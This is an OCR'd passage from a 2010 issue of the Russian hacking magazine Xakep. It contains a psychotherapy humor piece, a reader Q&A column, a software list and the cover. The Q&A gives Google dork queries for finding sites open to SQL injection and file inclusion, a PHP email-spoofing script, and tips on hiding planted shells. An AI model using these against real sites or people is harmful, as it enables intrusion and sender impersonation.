• лечение всех психических заболеваний, от «малой» психиатрии (депрессии, неврозы) до «большой» вроде шизофрении (психологи лечить не могут вообще ничего);
• применение фармакологических средств вроде антидепрессантов и нейролептиков;
• применение других способов, вроде твоей любимой ЭСТ (что, кстати, благодаря наркозу, садистским методом не является и в лечении, например, депрессии, вполне себе применяется);
• неофициальное ведение психотерапии — то есть, «лечения разговорами» — как «настоящих болезней» вроде депрессии (где разговоры подкрепляются лечебными колесами), так и «всякой фигни» вроде «не умею знакомиться с женщинами/мужчинами, а потом меня все равно все бросают», «нет детей и не знаю, что с этим делать — жаловаться или хвастаться», «у меня низкая самооценка» и т.п. Конечно же, научно «всякая фигня» всякой фигней не называется (и вообще-то ей и не является), а называется она «помощью в избавлении от личностных и социальных проблем». Дело хорошее, людям нравится. Правда, во время обучения психиатрии не так много времени отводится на ознакомление со всем этим шаманством, поэтому сертификат и гордое звание «психотерапевт» только после обучения психиатрии пока не выдают.

Более подробно о психотерапии мы с тобой поговорим чуть ниже — в конце концов, ведь именно она представляет собой наиболее яркий пример психотронного воздействия с доброй стороны силы.

Психотерапевт

Хитрый специалист, который занимается вроде как не психологией и не психиатрией, но является при этом, как ни странно, психиатром или психологом (законы разных стран по этому поводу сильно разнятся). Он зомбирует (вру, лечит) людей, делая это по-хорошему — с их явного, информированного согласия и после заключения контракта (ну там, чего хочешь достичь, что для этого готов сделать, сколько кому отслюнявить, и каковы будут условия прекращения этого контракта). Осознал теперь, чем хорошие парни отличаются от плохих? Хорошие — взимают бабло (или другие ништяки) в явном виде. Все условия оговаривают так же явно, и в процессе общения с ними у человека не возникает дискомфорта («почему я с ним занимаюсь, чем я с ним занимаюсь, что я за это буду должен, не станет ли мне хуже, делают ли мне тут одолжение, не попаду ли я потом в анальное рабство»), а желаемый эффект оговаривается заранее. Плохие парни — манипуляторы, обманщики, психи, решающие свои эмоциональные проблемы за счет консультируемого — поступают строго наоборот. Но не будем увлекаться. Итак, психотерапевтические методики:
• Психоанализ. Древнее, спорное и широко известное направление психотерапии. Благодаря злобному сексуально озабоченному Зигмунду Фрейду, который сформулировал систему идей по структуре человеческой психики, состоящей из сознательного и подсознательного и делящейся на «ИД», «ЭГО» и «СУПЕР-ЭГО», эта методика закрепилась в умах. Настолько мощно, что большая часть психологии в целом в глазах обывателя стала ассоциироваться с психоанализом. Открой любой популярный журнал, в котором какого-нибудь психолога просят что-либо объяснить. Как он это будет делать? Очень просто! «Вам снился самолет? Самолет — это член! Падает в лес? А в лесу у нас что? Сосны? А сосны — это что у нас такое? Такое длинное, гладкое, стоящее? Да это же тоже член, батенька! Отгадка проста — вы подсознательный содомит. Пройдите психоанализ. Вероятно, ваше развитие зациклилось на анальной стадии». Практически все, что тебе нужно знать о психоанализе, это как раз вышеупомянутые стадии психосексуального развития (оральная, анальная, фаллическая, генитальная), о которых мы подробно говорить не будем, поскольку ты всегда можешь их загуглить. В результате прохождения этих стадий формируется структура психики, которая похожа на дом с подвалом, жилым помещением и крышей. Здесь есть ИД (пользуясь случаем, хочу передать привет ID Software, я вас люблю!), — глубокое подсознание, мрачный подвал нашей психики, в котором теснятся злобные идеи, обещающие «удовольствия»: пожрать, отнять, убить, поиметь и опять-таки съесть. Есть ЭГО — «Я», которое все это дело сверху контролирует. Есть СУПЕР-ЭГО — система общественных ценностей и ограничений, которые бедное ИД еще более мощно ограничивают. Вот, собственно, и все. Разумеется, по психоанализу написаны толстые книжки, на его тему ведутся баталии, а специалисты имеют по его поводу разные мнения, от «забудьте эту сексуальную бредятину, плод воспаленного воображения» до «а что, это круто, это работает. Учитесь лучше!». В контексте психотерапии психоанализ отличается



Когнитивная психотерапия: полное руководство. Не для средних умов!



Справочник по психиатрии от издательства «Практика» (в .pdb). Кратко, просто, понятно. Удивительное дело :)

Гугл рекомендует: стань психологом: курсы, недорого, VIP, на дому, сауна, выезд, апартаменты, 100% контроль окружающих! :)

следующими чертами:

1. Длительностью. Можно всю жизнь проваляться на кушетке психоаналитика. Анекдот про молодого специалиста, вылечившего пациента, которого его отец не мог вылечить всю жизнь, при этом купив на деньги клиента дом, машину и образование сына, как раз про психоаналитика.

2. «Мутноватостью» подхода, который, собственно, является слабоформализуемым — интерпретация (собственно анализ, «пролитие света» на темные стороны психики), анализ сновидений (пример — выше), ассоциаций (огурец-зеленый-член-... ой!), ошибок, описок и оговорок.

3. Дороговизной, «элитарностью». Клиентов у психоаналитика немного, все наблюдаются годами, и злой буржуин всегда может похвастаться, что он посещает психоаналитика :).

4. Недоумением, которое, возможно, испытает клиент, узнав, что анализ окончен — сразу после того, как его порадовали новостью, что он жаждет заменить собственного отца в постели собственной матери (Эдипов комплекс).

5. Бедностью фантазии в смысле первопричин всех расстройств. Что у нас тут есть? Эдип и Электра как эталоны посягательства на интим с родителями, зависть к пенису у женщин и некоторое количество разных фиксаций с интригующими названиями типа «анальная» или «оральная».

• Когнитивная психотерапия. Этот тип легального воздействия мозгом терапевта на мозг подопытного клиента отличается от психоанализа тем, что не ставит своей задачей проникнуть в глубины (под)сознания пациента, а всего-навсего стремится нормализовать его понимание действительности. Для тебя же не секрет, что в разных условиях, в разное время и в разных ситуациях мы по-разному смотрим на одинаковые вещи, по-разному истолковываем свои и чужие поступки? Например, человек, смотрящий на мир сквозь черную призму депрессии (или просто криво, по другой причине) может сделать неправильный вывод из одного (спорного) факта, проигнорировать сотню других, достоверных, фактов, выстроив в результате неправильную линию поведения и пострадав в социальном плане. На этом и основана когнитивная психотерапия — в процессе лечебной беседы, задавая «правильные» вопросы, психотерапевт помогает (если он не совсем деревянный) подопытному привести свои мысли в порядок, соотнеся причины со следствиями, а аргументы — с фактами. Как видишь, никакого внушения, мозгокопания и гипноза :) — такие психотерапевты не дают никаких советов.

Поэтому, если кто-то начинает переносить на кого-то свой личный опыт вроде «да брось ее, она стерва, найдешь другую» или там «ты же неудачник, сделай себе кетамина с павулоном по вене, не копти небо, умрешь быстро и безболезненно» — знай, это не психотерапевт, это бабушка на завалинке, ТП в интернете или просто вредитель.

• Экзистенциальная психотерапия. Еще один вид психотерапии, направленный не на изучение и анализ психики человека, а на изучении его жизни (в том числе, тех переломных моментов, которые позволяют ее круто изменить) — в связи с окружающим его миром и сожительствующими с ним людьми. Направлений экзистенциальной психотерапии несколько, одного из ее основоположников мы уже упоминали в рамках PSYCHO — это Ирвин Ялом. Качай его книги, если, конечно, не боишься :).

• Психодрама. Никаким императорским театром драмы и комедии тут и не пахнет, да и особым трагизмом все это дело не отличается. Психодрама — это такое шоу, когда постановщик (режиссер) — это один из клиентов, а «роли» действующих лиц проблемной ситуации исполняют другие члены терапевтической группы. В задачи психотерапевта входит только удерживать эту конструкцию, то есть помогать инструкциями, задавать хитрые вопросы «действующим лицам» и самому «режиссеру». Обмен мыслями и чувствами может происходить и в процессе разыгрывания сценки.

• Семейная психотерапия. Из названия нетрудно догадаться, что когда жена пьет, муж сидит за компом, дети — дерутся, школу прогуливают и плохо кушают, а суммарно все плюют друг на друга с высокой колокольни — поможет им только... нет, не живительный напалм. Гуманнее надо быть, товарищ! У нас ведь добрая статья. Поможет им семейная психотерапия, которая изобретена, дабы работать не с одним человеком, а со всей семьей разом.

• Гипноз и Эриксоновский гипноз. По сути, это не отдельные направления, а инструменты, применяемые в рамках психотерапии. Ты же пользуешься гаечным ключом в процессе замены разбитого в новый год унитаза? Вот и психотерапевты пользуются гипнозом в разных видах психотерапии — иногда клиентам хочется испытывать поменьше боли и терапевт понимает, что его можно от части боли избавить. Ничего лучше, чем транс, для проживания неприятных жизненных моментов, мозг человека пока не придумал. Кстати, транс — дело обыкновенное, ловлей ворон на скучных уроках астрофизики хоть раз занимался каждый нормальный ученик. Переживая, в том числе, и первые состояния легкого транса. С помощью гипноза, если это полезно и безопасно для пациента, терапевт впаривает капризному мозгу клиента ту самую астрофизику, когда она ему нужна, при этом позволяя думать, что клиент считает ворон... Разница между видами гипноза не велика, обычно она чисто техническая. Милтон Эриксон никогда не орал клиентам «СПААААТЬ!», как это делали и делают «классические» гипнотизеры и фокусники. Однако его клиенты так же радостно «считали ворон».

Заключение

Будем считать, что после прочтения этой статьи ты немного продвинулся в осознании смысла жизни и существования легальных специалистов по человеческим душам. Теперь, если ты вдруг сойдешь с ума по-настоящему на почве ностальгии по текстам Дани Шеповалова — будешь знать, куда обращаться :). Удачи. ⌶

Маг
Степан «Step» Ильин twitter.com/stepah

faq united

@real.xakep.ru





Есть вопросы, в чем-то не смог разобраться? Хочешь увидеть ответ на свой вопрос в любимом журнале? Наш ящик faq@real.xakep.ru ждет твоих писем! Автор самого интересного вопроса следующего номера получит подарок: 4G USB-модем Samsung SWC-U200 для работы в Mobile WiMAX сети YOTA.

Q: Обожаю копаться в коде различных движков. Какие CMS наиболее популярны в Сети?

A: Сейчас существуют сотни, если не тысячи, более или менее популярных веб-движков, каждый из которых широко известен только в какой-либо стране или сегменте Сети. Поэтому я не возьмусь сам составлять такой топ (любой топ по наиболее используемым CMS будет крайне субъективным), а воспользуюсь уже готовым мнением специалистов портала tutsplus.com.

1. WordPress — твердое первое место (wordpress.org; 116,000,000 результатов в Гугле по запросу «powered by wordpress»);
2. Drupal — не менее популярный движок, используемый небезызвестным whitehouse.gov (drupal.com; получить примерное представление о количестве установленных движков можно в Гугле по запросам «inurl:node/N», где N — любое число);
3. Joomla! — наиболее любимый хакерами движок (joomla.org; 22,000,000 результатов в Гугле);
4. ExpressionEngine — темная лошадка в топе, распространяется на платной основе и почти не используется в странах СНГ (www.expressionengine.com; 3,530,000 результатов);
5. TextPattern — также довольно известный движок (textpattern.com; по разным запросам Гугл выдает до 500k результатов);
6. Radiant CMS — простая, но очень мощная CMS (radiantcms.org; до 400k результатов);
7. Cushy CMS — крайне интересная разработка, работающая с чистым HTML и не требующая никакого интерпретируемого языка на сервере (www.cushycms.com; более 200k результатов);
8. SilverStripe — движок, чем-то напоминающий WordPress (www.silverstripe.org; более 160k результатов);
9. Alfresco — мощный движок на JSP (www.alfresco.com; более 100k результатов по разным запросам);
10. TYPOlight — широко известный в СНГ движок (www.typolight.org; до 100k результатов по разным запросам).

Естественно, искать уязвимости в первых трех CMS из данного топа — занятие довольно бесполезное (если не трогать модули и плагины), зато остальные движки радостно предоставят тебе свои исходники для дальнейшего их препарирования :).

P.S. Также советую обратить внимание на сборники менее популярных движков: php.opensourcecms.com, cmslist.ru, cmsmatrix.org и на известнейшее Open Source комьюнити sourceforge.net.

Q: Пишу свой движок. Встала проблема с совместным использованием библиотек jQuery и Prototype. Как разрешить их конфликт?

A: Как раз на такой случай в замечательном фреймворке jQuery предусмотрена фича noconflict-mode. Использовать ее можно, например, так:

```
<html>
<head>

  <script src="prototype.js"></
script>
  <script src="jquery.js"></script>
  <script>
    jQuery.noConflict();
```

```
    // Use jQuery via jQuery(...)
    jQuery(document).
ready(function(){
      jQuery("div").hide();
    });

    // Use Prototype with $(...),
etc.
    $('someid').hide();
  </script>
 </head>
 <body></body>
 </html>
```

Подробности и другие примеры использования ищи на официальном сайте jQuery — http://docs.jquery.com/Using_jQuery_with_Other_Libraries.

Q: Существуют ли в настоящее время ресурсы — сборники свежих эксплоитов, подобные почившему milw0rm.com?

A: По мнению большинства участников форумов по безопасности, именно ресурс explo.it (или www.exploit-db.com) является преемником внезапно покинувшего нас милворма. Здесь, как и на milw0rm.com, ты сможешь найти разделы:

- Remote Exploits (удаленные эксплоиты);
- Local Exploits (локальные эксплоиты);
- Web Applications (эксплойты для веб-приложений);
- DoS/PoC (эксплойты для атак отказа в обслуживании);
- Shellcode (шелл-коды);
- Papers (статьи);
- Search (поиск);
- D (скачивание всех эксплойтов в одном архиве);
- Submit (добавление своего эксплоита);
- Rss (подписка на обновления базы данных эксплоитов).

Также советую не забывать про наших старых знакомых: securityfocus.com и securitylab.ru.

Q: Подскажи примеры запросов для Гугла, по которым можно искать уязвимые сайты.

A: Легко! Вот небольшой список дорков (dorks), разделенный на категории:

1. SQL-инъекции:

```
inurl:".php?id="
inurl:".php?cat="
inurl:".php?catid="
inurl:".php?num="
inurl:".php?bid="
inurl:".php?pid="
inurl:".php?nid="
inurl:".php?avd="
inurl:".php?file="
```

2. Local File Inclusion/Remote File Inclusion:

```
inurl:".php?pagina="
inurl:".php?inc="
inurl:".php?include_file="
inurl:".php?page="
inurl:".php?show="
inurl:".php?cat="
inurl:".php?file="
inurl:".php?path_local="
inurl:".php?phpbb_root_dir="
inurl:".php?path_pre="
inurl:".php?nic="
inurl:".php?sec="
inurl:".php?content="
inurl:".php?link="
inurl:".php?filename="
inurl:".php?dir="
inurl:".php?document="
inurl:".php?view="
inurl:".php?sel="
inurl:".php?locate="
inurl:".php?place="
inurl:".php?layout="
inurl:".php?go="
inurl:".php?catch="
inurl:".php?mode="
inurl:".php?name="
inurl:".php?loc="
inurl:".php?f="
inurl:".php?inf="
inurl:".php?pg="
inurl:".php?load="
inurl:".php?naam="
```

Таких примеров можно привести бесконечно много, стоит лишь подключить свое воображение :).

Q: Слышал, что в *nix-системах можно очень легко найти файлы, измененные командой touch. Как это сделать?

A: Действительно, команда touch изменяет лишь время модификации файла (mtime) и время доступа на то, что было указано в ее параметрах. Те, кто пользуются командой touch для сокрытия своих шеллов от назойливых глаз админов взломанного ресурса, часто забывают, что у файла также есть и такой забавный атрибут, как ctime (Change Time) — он фиксирует время изменения метаданных файла (например, прав доступа, владельца, группы и т.д.). Таким образом, для поиска свежезалитых и спрятанных шеллов админу похаканного сайта достаточно лишь воспользоваться утилитой find следующим образом:

```
"find [КАТАЛОГ] -ctime -1".
```

Стоит отметить, что менять атрибут можно лишь с правами рута. Для этого существуют специальные средства: www.krazyworks.com/changing-time и www.securiteam.com/tools/5JP0H2K7FE.html.

P.S. Спасибо за информацию участнику Античата (Dm).

Q: Какие еще возможности существуют у системы WebMoney, помимо операций с валютой?

A: WebMoney располагает множеством интересных сервисов. Среди наиболее полезных в нашем деле следует отметить:

1. Передача файлов. WebMoney создала специальный файлообменник, расположенный по адресу files.webmoney.ru. С помощью сервиса ты сможешь не просто обмениваться файлами, но еще и проводить защищенные сделки с другими участниками системы — файлообменник логирует все следы передачи файлов в системе.

2. Передача игровой валюты — специальный сервис для геймеров, позволяющий продавать, покупать и обменивать внутриигровую валюту, персов, артефакты и другие предметы, присутствующие в популярных многопользовательских онлайн-играх. Найти сервис можно по адресу gamelot.ru.

3. Передача цифровых товаров — небезызвестный Digiseller.ru, позволяющий создавать свои собственные онлайн-магазины.

4. Защита программ от пиратов (Software activation service) — сервис, позволяющий защитить свой софт от пиратов. Подробности читаем на www.softactivation.com/asp/about.asp.

5. Защита сделок — популярный сервис организации WM-трастов, позволяющих объединяться с предполагаемыми партнерами для формирования совместных вкладов. Находится сервис тут: trust.webmoney.ru.

Q: Подскажи, как с помощью PHP отправлять письма с чужого e-mail?

A: С поставленной тобой задачей успешно может справиться небольшой и очень простой скрипт:

```
<?php
//Параметры письма
$subject = 'Заголовок письма';
$message = 'Текст сообщения';
$from_name = 'Имя отправителя';
$from_mail = 'Адрес отправителя';
$to = 'Адрес получателя';
$priority = 1; //приоритет, от 1 до 3

//Заголовки письма
$body = "$message\n";
$from = "$from_name <$from_mail>";
$headers = "Content-Type: text/
html; charset=windows-1251\n";
$headers .= "From: $from_mail\n";
$headers .= "X-Mailer: The Bat!
2005\n";

$headers .= "X-Priority:
$priority\n";

//Отправка письма
mail($to,$subject,$body,$headers);
?>
```

Q: Какие существуют сервисы по предоставлению коротких ссылок для редиректа?
A: Один из самых больших списков таких сервисов составил участник форума Античат [Life]: http://forum.antichat.ru/thread169495.html. Перечисленные сервисы бесплатны и предоставляют следующие услуги:
- статистика по переходам;
- простой редирект;
- редирект во фрейме;
- редирект с рекламой и без;
- ссылка на редирект вида site.com/string;
- ссылка на редирект вида subdomen.site.com.

От себя добавлю, что самым известным и стабильным сервисом такого рода является http://tinyurl.com.

Q: Достаточно часто стали приходить SMS-ки с просьбой кинуть деньги на определенный номер, перезвонить, кликнуть по линку и т.д. — словом, сплошь и рядом один лохотрон. Более того — ребята даже не стесняются звонить, называя меня по имени и бросая трубку. Очень хочется подчас пробить телефоны по какой-нибудь базе, но понимаю, что ничего такого в открытом доступе нет. К тому же, непонятно, к какому оператору эти номера принадлежат (и соответственно, к каким людям обращаться за справкой). Так вот: как можно выяснить оператора и регион, к которому относится номер? Ведь это, как и коды городов, должно быть открытой информацией?
A: Да, выяснить оператора и регион, к которому приписана симка, можно совершенно бесплатно, воспользовавшись онлайн-сервисом: http://mtt.ru/info/def/index.wbp. Достаточно указать Код DEF (910, 903 и т.д.), означающий, как правило, оператора и регион, и собственно остаток телефонного номера. Возможно и обратное преобразование. Выбери нужного оператора, область РФ — и получишь все номерные емкости в виде списка. Отличный сервис: не хватает разве что XML-интерфейса.

Q: Самые разные знакомые уже замучили просьбами излечить их компьютер от «блокировки порнушкой, которая закрыла весь экран и просит отправить SMS для того, чтобы от нее избавиться». Причем больше половины из них этим способом не преминуло воспользоваться :). Устал работать «ручным антивирусом». Наверняка же есть автоматические тулзы, как раз нацеленные, чтобы эту дрянь удалить?
A: Ох, скольким я уже помог — не счесть. Теперь, когда времени нет, я просто даю линки на так называемые деблокеры: Unlocker от Dr.Web (www.drweb.com/unlocker/index) и Deblocker от Лаборатории Касперского (support.kaspersky.ru/viruses/deblocker). В каждом из этих онлайн-сервисов необходимо ввести телефона номер, на который предлагается отправить SMS, а сервис в свою очередь предоставляет код для разблокировки.

Q: Что за история с открытой админкой в «Яйце от Yota» — маленьком девайсе, позволяющем расшарить WiMax-инет через Wi-Fi?
A: Нюанс заключается в наличии у устройства двух админок: одной — официальной от оператора Yota, и второй — оригинальной панели администратора, доступной в устройстве Interbro KWI B2200 от производителя. Секрет в том, что всем пользователям предлагается использовать упрощенную и усовершенствованную админку от Yota (192.168.1.1), в то время как оригинальная админка девайса незаметно располагается по адресу 192.168.1.254, а факт ее наличия остается недокументированным. Увы, пароль на последнюю оставался неизменным с завода, и, набрав admin/admin, каждый, кто уже подключился к девайсу по Wi-Fi, мог подключиться и управлять «Яйцом от Yota». Понятно, что, не зная ключа на Wi-Fi (в случае если беспроводная сеть была защищена), подключиться к админке было невозможно. Но если с тобой поделились ключом или ты вообще попал на открытую сеть, то такая атака была возможной. Баг после публичной огласки быстро прикрыли.

Q: Много пишу на JS для сайтов (онлайн-игры). Понял, что многие проверки, реализующие безопасность, использую во многих местах и оформил их в виде небольшого фреймворка. Хотел бы сравнить свое решение с подобными разработками от авторитетных разработчиков. Можете что-нибудь посоветовать?
A: Хотя бы раз, но ты наверняка использовал какую-нибудь утилиту, входящую в проект OWASP (www.owasp.org), который объединяет большое количество программ для людей, занимающихся информационной безопасностью. В рамках этого проекта разрабатывается и OWASP ESAPI4JS (http://code.google.com/p/owasp-esapi-js). Разработанный китайскими хакерами, фреймворк предоставляет большое количество функций, реализующих проверки и фильтрацию ввода, пользователю для того, чтобы быстро писать безопасный JS-код. К тому же, с использованием ESAPI4JS исходники становятся намного читабельнее и опрятнее.

Q: Есть шелл-код в бинарном виде. Как проще преобразовать его в разные форматы: например, в \u4241\u2743\u0D22\u000A, или, скажем, \x41\x42\x43\x27\x22\x0D\x0A\x00? Лениво каждый раз делать это вручную.
A: Есть классная утилита BETA3 (http://code.google.com/p/beta3), позволяющая преобразовать шелл-код из бинарного представления в текстовой вид, причем в 16 различных форматов — любых, какие только могут понадобиться. Рекомендую.

Q: Хочу внутри компании поднять своего поискового робота – что-то вроде Google-бота, который будет серфить внутренние ресурсы и индексировать все данные для дальнейшего поиска. Нужно решение, причем обязательно open-source!
A: Существует немало подобных решений, но я советую начать с изучения следующих проектов:
BDDBot (www.twmacinta.com/bddbot) — очень простое, но потому и очень полезное решение, если ты хочешь разобраться, как в принципе устроен поисковик;
Sphider (www.sphider.eu) — решение с легко читаемым кодом на PHP, представляющее собой веб-паука, который хранит данные в базе MySQL;
OpenWebSpider (www.openwebspider.org) — паук для индексирования данных, оптимизированный именно для работы с веб, в котором реализованы механизмы многопоточности.
Nutch (lucene.apache.org/nutch) — реализация поискового механизма на Java;
XQEngine (xqengine.sourceforge.net) — поисковик по данным, хранящимся в XML-формате.

Q: Можно ли как-нибудь ограничить учетную запись Windows для запуска строго определенных приложений, и при этом использовать только локальные политики?
A: Такая возможность, наконец-то, появилась в Windows 7. Для этого:
- запускаем оснастку для управления локальными политиками: выполнить → «gpedit.msc»;
- переходим в ветку «User Configuration\Administrative Templates\System»;
- ищем раздел «System» и в нем ключ — Run only;
- устанавливаем значение «Enable» и ниже, в секции «Options», нажимаем кнопку «Show» рядом с опцией «List of allowed applications»;
- в появившемся списке заносим программы, которые разрешены для запуска обычным пользователем.

Защита, прямо скажем, так себе, поэтому если нужно действительно серьезное ограничение на запуск программ, то лучше взглянуть в сторону технологии Applocker, также появившейся в Windows 7.

Q: Для своей небольшой компании хочу организовать автоответчик с меню, которым может воспользоваться дозвонившийся человек. «Нажмите 0 для связи с секретарем, 1 — для того, чтобы узнать свой баланс» и т.д. Подскажи, как наиболее просто это сделать?
A: Тебе поможет небезызвестный Asterisk (www.asterisk.org). Это очень гибкая телефонная платформа, на основе которой достаточно легко строить приложения. Например, простейшее IVR-меню (Interactive Voice Response), то есть систему предварительно записанных голосовых сообщений, которая выполняет функцию маршрутизации звонков, пользуясь информацией, вводимой клиентом с помощью тонального набора. Такое приложение с помощью астериска может быть построено за 20 минут, при этом наибольшее время потребуется на запись звуковых файлов для меню. За примером простейшей системы отправляйся — http://nag.ru/news/17515. ⌶

>>WINDOWS
>>Development
>Development
3rdRail 2.0
Aptana RadRails 2.0.2
Arachno Ruby IDE 0.7.13
Arcadia 0.8.0
Axure RP Pro 5.6
DreamCoder for MySQL 5.1
DreamCoder for Oracle 4.0
DreamCoder for PostgreSQL 2.0
FreeRIDE 0.9.6
haXe 2.05
IronRuby 1.0-rc1
Komodo Edit 5.2.4
qt4-qtruby 2.0.3
Ruby 1.9.1
Ruby DBI 0.4.3
Ruby In Steel Developer 2008 1.4
Ruby on Rails 2.3.4
Ruby-GNOME2 0.19.3
RubyGems 1.3.5
SlickEdit 2009
Treebeard XSLT IDE 0.9.5 Beta
TurboRuby 1.2
wxRuby 2.0.1

>Games
Mario Forever 4.4
Scorched3D Version 43beta
Soldat 1.5

>Misc
Blue Lock 1.92
Ceedo Personal 3.1.0.22
Dicto 3 Beta
DocList Uploader 1.1
Eastegger 5.6.0.536
google docs upload 1.3.1
MojoPac 2.0
Partition Find and Mount 2.31
Portable Start Menu 3.0
Stick 2.8.0.82
TheSages English Dictionary and Thesaurus 3.1.2
ToDoList 6.0.8
VirtuaWin 4.1
WinMerge 2.12.4
Домашняя бухгалтерия 4.5

>Multimedia
AmoK Exif Sorter 2.56
Asynx Planetarium 2.61
Celestia 1.6.0
DeskScapes
doPDF 7.1.326
Girder 5.0.10
Graffiti Studio
IcoFX 1.6.4
INKSAVER 2.0
Juice 2.2
Miro 2.5.4
Photocopier 3.05
TipCam 2.2
VideoCacheView 1.53
VideoInspector 2.2.3.122

>Net
Deluge 1.2.0
digsby Build 75
Kiwi CatTools 3.4.0
Lastpass 1.64.4
Medieval Bluetooth Network Scanner 1.4
Nemesis 1.4
OpenVPN 2.1.1
PrinterShare 2.1.2
SRWare Iron 4.0.280
Whisher for Windows 7.04
WirelessMon 3.1
Я.Онлайн 3.0.3

>Security
BotHunter 1.5
Code Crawler 2.5.1
dirb 1.8
ESAPI for .Net 0.2
ESAPI for Java 2.0 rc4
ESAPI on Python 1.0
GMER 1.0.15
KeePass 2.09
ncrack 0.01
Nmap 5.21
OWASP ESAPI for PHP 1.0a
Scapy last
SecuBat v0.5
SpotAuditor 3.9.3
Technitium MAC Address Changer 5.0R3
The Dude 3.5
Windows File Analyzer 1.0.0
Wireshark 1.2.6
WITOOL 0.1

>System
Auslogics System Information 1.5.20
Boot-US 2.1.7
Crucial System Scanner
EASEUS Partition Master Professional Giveaway 4.1.1
GhostWall FireWall 1.150
Kerio WinRoute Firewall 6.7.1
KeyScrambler Personal 2.6.0
muCommander 0.8.4
Pandora Recovery 2.1.1
Process Tamer 2.11.01
Returnil Virtual System 2010 Home Free 3.1.7779
Sandboxie 3.42
TeraCopy 2.1
Unknown Device Identifier 7.00
Video Memory stress Test 1.7
What Changed 1.06
Wubi 9.100

>>UNIX
>Desktop
aTunes 1.13.6
Audacious 2.2.0
Discwrapper 1.2.2
Easystroke 0.4.11
EasyTag 2.1
Emelfm2 0.7.1
File Roller 2.24.3
Gimp 2.6.8
GNOME Do 0.8.2
Inkscape 0.47
Istanbul 0.2.2
LMMS 0.4.6
Metamorphose 1.1.2
Meteorite 0.10 Beta
QtiPlot 0.9.7.11
Unison 2.32.52
VLC 1.0.4
Wink 1.5

>Devel
Aptana Studio 2.0
Armadillo 0.8.2
Bazaar 2.0.4
BuildBot 0.7.12
Ceno 0.0.2
Clojure 1.1
Erlang R13B03
FreePascal 2.4
GCC 4.4.3
GHC 6.12.1
libxml2 2.7.6
NetBeans 6.8
OpenSwing 2.1.4
Poco 1.3.6p2
Premake 4.2
Ptex 2.0.0
Python 2.6.4
RabbitVCS 0.12.1
Selenium IDE 1.0.2
Subversion 1.6.9

>Games
Danger from the deep 0.3.0

>Net
Aria2 1.8.0
AsItHappens 0.57
Claws Mail 3.7.4
DCsharp 0.11.1
Deluge 1.2.0
Gajim 0.13.2
Mozilla Firefox 3.6
Netkit 2.7
NetworkManager 0.7.2
Opera 10.50
SABnzbd 0.4.12
SIM 0.9.4.3
Skype 2.1.0.81
Smuxi 0.7
Transmission 1.82
Twitux 0.69
Vacuum IM 1.0.0
WeeChat 0.3.1
Wicd 1.7

>Security
BotHunter 1.5.0
Chaosreader 0.94
Clamav sniffer 0.7
Dirb 2.03
Distributed Hash Cracker 3
Fakeroute 0.3
Fierce Domain Scan
Fimap 0.7 alpha
Firewalk 5.0
Ngrep 1.45
Nmap 5.21
Onesixtyone 0.3.2
Porkbind 1.3
PulledPork 0.3.4
SPIKE Proxy
SSLstrip 0.7
Tor 0.2.1.22
Tor-ramdisk
WAFP 0.01
Wireshark 1.2.6
Yasat 207

>Server
ADCH++ 2.4
Apache 2.2.14
Apache Tomcat 6.0.24
BIND 9.6.1-P3
CUPS 1.4.2
DHCP 4.1.1
IMAPFilter 2.2.2
MySecureShell 1.15
OpenLDAP 2.4.21
OpenSSH 5.3
OpenVPN 2.1.1
Postfix 2.6.5
PostgreSQL 8.4.2
Samba 3.4.5
Sendmail 8.14.4
Snort 2.8.5.2
Squid 3.0 STABLE21
Stunnel 4.30
Tinyproxy 1.8.0

>System
AMD Catalyst 10.1
AWStats 6.95
Bacula 5
Diskman 0.9.7
Gzip 1.4
Linux Bluetooth Remote Control 0.8.6
Linux Kernel 2.6.32.7
Lm-sensors 3.1.1
NTFS-3G 2010.01.16
NVClock 0.8
nVidia 190.53
PackageKit 0.6
QEMU 0.12.2
Rovclock 0.6e
Ubuntu Tweak 0.5
VirtualBox 3.1.2
Wine 1.1.37

>X-Distr
BackTrack 4
Frenzy 1.2



DVD

№ 03(134)МАРТ 2010

ХАКЕР

TDL3: ВНУТРЕННОСТИ НОВОГО РУТКИТА СТР. 54

РЕКОМЕНДОВАННАЯ ЦЕНА: 210 р.

ЖУРНАЛ ОТ КОМПЬЮТЕРНЫХ ХУЛИГАНОВ

ХАКЕР

www.xakep.ru

МАРТ 03 (134) 2010

ДОЛОЙ USERLEVEL!

ПОВЫШАЕМ ПРИВИЛЕГИИ ДО NT AUTHORITY\SYSTEM В ЛЮБОЙ ВЕРСИИ WINDOWS

СТР. 32

7 ЧУДЕС KDE

КЛЮЧЕВЫЕ ТЕХНОЛОГИИ KDE 4

СТР. 94

РУБИМ IE

НОВЫЙ 0-DAY СПЛОИТ ДЛЯ ЭКСПЛОРЕРА

СТР. 48

(game)land hi-fun media
publishing for enthusiasts
4 607157 100063 10003

АНТИВИРУСНАЯ ЛАБОРАТОРИЯ

ИНСТРУМЕНТЫ ДЛЯ АНАЛИЗА ПОДОЗРИТЕЛЬНЫХ ФАЙЛОВ

СТР. 28

ДЕНЬГИ НА ЗВЕЗДАХ

КАК СЭКОНОМИТЬ И ЗАРАБОТАТЬ С ПОМОЩЬЮ ASTERISK

СТР. 119

БУДЬ УМНЫМ!


ХВАТИТ ПЕРЕПЛАЧИВАТЬ В КИОСКАХ! СЭКОНОМЬ 660 РУБ. НА ГОДОВОЙ ПОДПИСКЕ!



Годовая подписка по цене 2100 руб.

175 руб. за один номер, что на 23% дешевле чем рекомендуемая розничная цена (230 руб. за одн номер)

ЕДИНАЯ ЦЕНА ПО ВСЕЙ РОССИИ. ДОСТАВКА ЗА СЧЕТ ИЗДАТЕЛЯ, В ТОМ ЧИСЛЕ КУРЬЕРОМ ПО МОСКВЕ В ПРЕДЕЛАХ МКАД



ВНИМАНИЕ! ВТОРОЕ СПЕЦПРЕДЛОЖЕНИЕ!

ПРИ ПОДПИСКЕ НА КОМПЛЕКТ ЖУРНАЛОВ
ЖЕЛЕЗО + ХАКЕР + DVD:
- ОДИН НОМЕР ВСЕГО ЗА 155 РУБЛЕЙ
